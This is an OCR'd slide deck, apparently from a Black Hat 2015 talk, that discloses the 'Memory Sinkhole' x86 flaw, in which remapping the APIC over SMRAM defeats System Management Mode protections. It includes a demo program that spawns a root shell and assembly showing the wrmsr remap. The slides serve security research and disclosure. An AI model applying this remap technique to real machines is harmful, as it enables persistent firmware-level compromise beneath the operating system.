The Memory Sinkhole

: An architectural privilege escalation vulnerability

{ domas // black hat 2015

./bio

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Overview

- x86 architectural vulnerability
- Hidden for 20 years
- A new class of exploits

(demonstration)

- A privilege escalation attack:
  - Load a special 64 bit number from memory, into the processor registers, over and over.

(demonstration)

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <sched.h>

int main(void)
{
    long long a;
    long long b;
    long long i;

    cpu_set_t mask;
    CPU_ZERO(&mask);
    CPU_SET(0,&mask);
    sched_setaffinity(0, sizeof(mask), &mask);

    for (i=0; i<0x10000000; i++) {
        a=0x19a8f5039cc762e3LL;
        b=a;
    }

    execl("/bin/sh", "/bin/sh", NULL);

    return 0;
}
```

~
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~

1,1 All

```
user@ubuntu:~/sinkhole/escalate$ whoami
user
user@ubuntu:~/sinkhole/escalate$ ./escalate
$ whoami
user
$
```

- It doesn't work.
- Of course it doesn't work – loading a magic number into the processor registers can't grant you root permissions
  - But, maybe it can…

(demonstration)

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <sched.h>

int main(void)
{
    long long a;
    long long b;
    long long i;

    cpu_set_t mask;
    CPU_ZERO(&mask);
    CPU_SET(0,&mask);
    sched_setaffinity(0, sizeof(mask), &mask);

    for (i=0; i<0x10000000; i++) {
        a=0x19a8f5039cc762e4LL;
        b=a;
    }

    execl("/bin/sh", "/bin/sh", NULL);

    return 0;
}
```

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"escalate.c" 25L, 358C

1,1 All

```
user@ubuntu:~/sinkhole/escalate$ whoami
user
user@ubuntu:~/sinkhole/escalate$ ./escalate
# whoami
root
# 
```

- There was actually nothing special about that number
- It was just a signal to something running much, much deeper on the processor
  - So deep, it's invisible to the OS, ring 0, AV, the hypervisor, and everything else…

(demonstration)

An architectural solution for
ring -2 privilege escalation

“The Memory Sinkhole”

The x86 Rings

- Ring 3
- Ring 2
- Ring 1
- Ring 0

- Some things are so important…
  - Ring 0 should not have access to them

The Negative Rings…

- Ring -1
  - The hypervisor

The Negative Rings…

The Negative Rings…

- Some things are so important…
  - Ring -1 should not have access to them

- Ring -2
  - System Management Mode (SMM)

The Negative Rings…

SMM

- What if…
  - A mode invisible to the OS

- Power management

SMM … in the beginning

- System safety
- Power button
- Century rollover
- Error logging
- Chipset errata
- Platform security

SMM … evolution

- Cryptographically authenticated variables
- Signature verifications
  - Firmware, SecureBoot
- Hardware locks
- TPM emulation and communication
- Platform Lock Box
- Interface to the Root of Trust

SMM … pandora’s box

SMM … pandora's box

- Whenever we have anything …
  - So important,
    we don't want the kernel to screw it up
  - So secret,
    it needs to hide from the OS and DMA
  - So sensitive,
    it should never be touched

… it gets tossed into SMM


Ring 3
(Userland)
Ring 0
(Kernel)
Ring -1
(Hypervisor)
Ring -2
(SMM)
Processor

The deepest ring...

- If you think you own a system
  - when you get to ring 0 ...
  - ... you're wrong
- On modern systems, ring 0 is not in control
- Ring -2 has
  - the hardware
  - the firmware
  - all the most critical security checks

- System Management RAM (SMRAM)
  - Only accessible to SMM
- System Management Interrupt (SMI)
  - Toggles SMM
  - Unlocks SMRAM
- rsm
  - Leaves SMM
  - Locks SMRAM

Hiding from Ring 0

```
; from ring 0
; smbase: 0x1ff80000
mov eax, [0x1ff80000]
; reads 0xffffffff
```

Hiding from Ring 0

SMM Security

- Memory Controller Hub (MCH)
  - Separates SMRAM from Ring 0
  - Enforces SMM Security


SMM Security

; from SMM

; smbase: 0x1ff80000

mov eax, [0x1ff80000]

; reads 0x18A97BF0



SMM Security

```
; from ring 0
; smbase: 0x1ff80000
mov eax, [0x1ff80000]
; reads 0xffffffff
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

SMM Security

SMM Security

- Legacy SMRAM region (CSEG)
  - SMRAMC[C_BASE_SEG]
  - SMRAMC[G_SMRAME]

SMM Security

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]

- Slightly less legacy SMRAM region (HSEG)
  - ESMRAMC[H_SMRAME]

SMM Security

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]

- Modern SMRAM region (TSEG)
  - ESMRAMC[TSEG_SZ]
  - ESMRAMC[T_EN]
  - TOLUD
  - TSEG
  - TSEG_BASE
  - GGC[GGMS]

SMM Security

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]

- Hiding SMM
  - SMRAMC[D_OPEN]

SMM Security

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]

- *Really* hiding SMM
  - SMRAMC[D_LCK]

SMM Security

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]

- Enforcing cache coherency
  - IA32_SMRR_PHYSBASE
  - IA32_SMRR_PHYSMASK

SMM Security

SMM Security

- Preventing memory remaps
  - TOLUD Lock
  - TOUUD Lock

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK

SMM Security

- Preventing DMA access
  - TSEGMB
  - BGSM

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock

SMM Security

- *Really* preventing DMA access
  - TSEGMB Lock
  - BGSM Lock

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM

SMRAMC[C_BASE_SEG]
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ESMRAMC[H_SMRAME]
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ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock

- Preventing multi-core race conditions
  - SMM_BWP

SMM Security

SMM Security

- Preventing SMI blocking
  - SMI_EN[GBL_SMI_EN]
  - TCO_EN

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP

SMM Security

- *Really* preventing SMI blocking
  - TCO_LOCK
  - SMI_LOCK

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
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GGC[GGMS]
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
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN

SMM Security

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK



SMM Security

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
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IA32_SMRR_PHYSBASE
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TOLUD Lock
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SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

SMM Security

SMRAMC[C_BASE_SEG]
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TOLUD Lock
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TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

SMM Security

- A lot of research in this area
  - Fringes of the MCH
  - Misconfigurations
- LegbaCore, ITL, ATR

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
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TSEG
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
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

SMM Security


- There is a way
  to simultaneously circumvent
  every single protection
  … and it’s built into the architecture

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK


20 years ago...



20 years ago…




20 years ago…




APIC registers mapped to processor memory at 0xfee00000 – 0xfee01000

20 years ago…





```
; read error status
; (APIC register 280h)
mov eax, [0xfee00280]
```

20 years ago…



A problem arises…

20 years ago…




"The P6 family processors permit the starting address of the APIC registers to be relocated from FEE00000H to another physical address. This extension of the APIC architecture is provided to help resolve conflicts with memory maps of existing systems."

– Intel SDM, c. 1997


20 years ago…

- mov eax, 0xfed00900
- mov edx, 0
- mov ecx, 0x1b
- wrmsr



20 years ago…

- mov eax, 0xfed00900
- mov edx, 0
- mov ecx, 0x1b
- wrmsr



20 years ago…

- A forgotten patch …
  … to fix a forgotten problem …
    … on a tiny number of legacy systems …
      … 20 years ago.

20 years ago…


- That opens up an incredible vulnerability on an entirely unrelated piece of the processor.

20 years ago…

```
; from ring 0
; smbase: 0x1ff80000
mov eax, [0x1ff80000]
; reads 0xffffffff
```

The APIC Remap Attack

```
; from SMM
; smbase: 0x1ff80000
mov eax, [0x1ff80000]
; reads 0x18A97BF0
```



The APIC Remap Attack

```
mov eax, 0x1ff80900
mov edx, 0
mov ecx, 0x1b
wrmsr
```

The APIC Remap Attack

; from ring 0

; smbase: 0x1ff80000

mov eax, [0x1ff80000]

; reads 0x00000000

The APIC Remap Attack

; from SMM

; smbase: 0x1ff80000

mov eax, [0x1ff80000]

; reads 0x00000000

The APIC Remap Attack

; from SMM
; smbase: 0x1ff80000
mov eax, [0x1ff80000]
; reads 0x00000000

The MCH never receives the memory request: the primary enforcer of SMM security is removed from the picture.

